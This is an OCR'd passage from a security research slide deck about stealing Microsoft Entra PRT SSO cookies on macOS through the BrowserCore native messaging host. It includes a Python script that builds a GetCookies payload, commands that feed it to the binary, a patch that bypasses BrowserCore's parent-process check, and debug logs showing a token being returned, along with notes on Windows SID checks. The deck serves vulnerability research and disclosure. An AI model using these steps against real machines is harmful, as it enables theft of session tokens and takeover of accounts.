
- Headless browser ≠ no GUI dependencies
- Victim must be logged into desktop session
- Only works on official Chrome, Edge

# Summary of our Techniques


- ⚠️ Headless Browser-Based Native Messaging Abuse
  - Requires Specific Environment Conditions
- Bypassed BrowserCore’s parent process check
- Direct SSO Invocation via Apple’s API

# Bypassed BrowserCore's parent process check

# Full SSO Flow of BrowserCore



# We are here!



Chrome
ADAuthentication
BrokerMacOS
Browsercore
AppSSOAgent
(MacOS)
Mac SSO Extension
PRT Cookie

# So What Happens If We Talk to BrowserCore Directly?

# Create payload.bin


create_payload.py > ...

```python
import json
import struct

FILE_PATH = "/tmp/payload.bin"

cmd_payload = {
    "method": "GetCookies",
    "uri": "https://login.microsoftonline.com/common/oauth2/authorize",
    "sender": "https://login.microsoftonline.com"
}
cmd_json = json.dumps(cmd_payload)
cmd_length = struct.pack("<I", len(cmd_json))

with open(FILE_PATH, "wb") as f:
    f.write(cmd_length)
    f.write(cmd_json.encode())

print(f"[+] Payload saved to {FILE_PATH}")
```



# Different from Windows Here


```
~/Documents/prt_lab
./BrowserCore < /tmp/payload.bin
```




```
Windows PowerShell
PS C:\Users\us_itadm\Desktop> cat .\payload.txt | C:\Windows\BrowserCore\browsercore.exe
r   {"status": "Fail", "code": "OSError", "description": "Error processing request.", "ext": {
PS C:\Users\us_itadm\Desktop> _
```

# Can’t get parent process info.


```
793F9A1] Starting messaging host...
793F9A1] Validating parent process...
793F9A1] Parent process ID: 17485
ue listener=false peer=false name=com.apple.coreser
 default queue, to re-boostrap client connection.
793F9A1] Failed to get parent process info.
793F9A1] Finished messaging host.
```



# Whatever, Patch Should Fix It Anyway


# Misson Patch

```
793F9A1] Starting messaging host...
793F9A1] Validating parent process...
793F9A1] Parent process ID: 17485
ue listener=false peer=false name=com.apple.coreser
 default queue, to re-boostrap client connection.
793F9A1] Failed to get parent process info.
793F9A1] Finished messaging host.
```




# Misson Patch - Done!

```
E7DA30FE9] Starting messaging host...
E7DA30FE9] Validating parent process...
E7DA30FE9] Parent process ID: 17485
true listener=false peer=false name=com.apple.coreservic
on default queue, to re-boostrap client connection.
E7DA30FE9] Parent process name: N/A
E7DA30FE9] Parent process bundleIdentifier: N/A
E7DA30FE9] Parent process is valid.
E7DA30FE9] Waiting for request string...
```




# 😳 Something Happened this time!




```
└─ ./BrowserCore_patched < /tmp/payload.bin
{"code":"OSError","description":"Error Domain=com.apple
Services.AuthorizationError Code=-6000 \"(null)\" UserInfo={NSUnderlyin
gError=0x600003d10060 {Error Domain=MSALErrorDomain Code=-50000 \"(null
)\" UserInfo={MSALErrorDescriptionKey=Caller is not allowed to invoke B
rowserNativeMessageOperation., MSALInternalErrorCodeKey=-42008, MSALBro
kerVersionKey=5.2502.0}}}","ext":{"error":-6000,"properties":{},"status
":"PERSISTENT_ERROR"}}%
```

# Debug It with LLDB





```
└─ lldb
[!] current terminal size is 102x26
[!] lldbinit is best experienced with a terminal size at least 125x25
[+] Loaded lldbinit version 3.2.436 @ lldb-1600.0 (apple version)
(lldbinit) target create ~/Documents/prt_lab/BrowserCore_patched
Current executable set to '/Users/kingkazma/Documents/prt_lab/BrowserC
(lldbinit) process launch -i /tmp/payload.bin
```

# Wait.....What? 🤯

```
3] Preparing sso ext request...
3] Sending sso ext request...
3] Waiting for sso ext response...
3] SSO ext response received.
3] Sending response...
3TkJna3Foa2lHOXcwQkFRc0ZBREI0TVhZd0VRW
)9ESmtZbUZqWVRRdE0yVTRNUzAwTm1OaExUbGp
XRTNOR1F0T0dWaFpEUXhObUZpWm1VM01Ga3dFd
zg0T3FWc2J6NWRxUktPQjBEQ0J6VEFNQmdOVkh
JWTZ0UVdxXC81ekFpQmdzcWhraUc5eFFCQllJY
```

# So... Did We Actually Just Find our First Comprehensive Method?

# Actually...☹



```
└─ csrutil status
System Integrity Protection status: disabled.
```

# Original Mission: Get the PRT Cookie on macOS

# New Mission:
# Get the PRT Cookie
# on macOS
# as a standard user

# Two Different Callers in SSO Flow

- Caller of BrowserCore
  - A browser (e.g. Chrome, Edge)
  - Parent in the parent process check — and this is the part we patched
- Caller of AppSSOA
  - BrowserCore (or a -party vendors)
  - Requires CS_VAL ve the caller's Team ID



# Reasoning Our Next Move

- ✅ Our patch seems to work
- 🤔 But why didn’t LLDB trigger the -6000 error?
- 🤔 Alternatively, we could investigate what -6000 actually means.
- 🔍 Let’s compare the logs and spot the difference.

# Let's Diff the Logs

❌ Fail:

```
 bundleIdentifier: SecTaskCopySigningIdentifier() failed, falling back to man
 bundleIdentifier: proc_pidpath() with PID 3324 path: <private>
ntUtils _pathForPid:] 3324 -> /Users/kingkazma/Documents/prt_lab/BrowserCore_
```


✅ Success:

```
ppSSO:SOUtils] bundleIdentifier: microsoft.com.browserMessagingHost
Utils] +[SOAgentUtils _pathForPid:] 4794 -> /Users/kingkazma/Document
Utils] +[SOAgentUtils _pathForPid:] 4794 -> /Users/kingkazma/Document
Utils] 4794: microsoft.com.browserMessagingHost is managed: NO
ppSSO:SOUtils] teamIdentifier: UBF8T346G9, error: (null)
```

# What are Team ID and Bundle ID?

- Team ID is embedded in the Apple Developer certificate
- Bundle ID appears in both Info.plist and binary's code signature
- Bundle ID is just a string for identification
- Attackers can fake Bundle ID, but not Team ID

# Security Identifier (SID) on Windows





## Reversing aadcloudap!SignPayload

**CheckPackageSidForRequestSign**


- Checks if a caller process's sid is "S-1-15-2-1910091885-1573563583-1104941280-2418270861-3411158377-2822700936-2990310272"
  - Without valid SID, BuildDeviceAuthAssertion is not called and SignPayload doesn't generate Device key signed request

Original Research: https://i.blackhat.com/Asia-24/Presentations/Asia-24-Chudo-Bypassing-Entra-ID-Conditional-Access-Like-APT.pdf


# Outside the BrowserCore

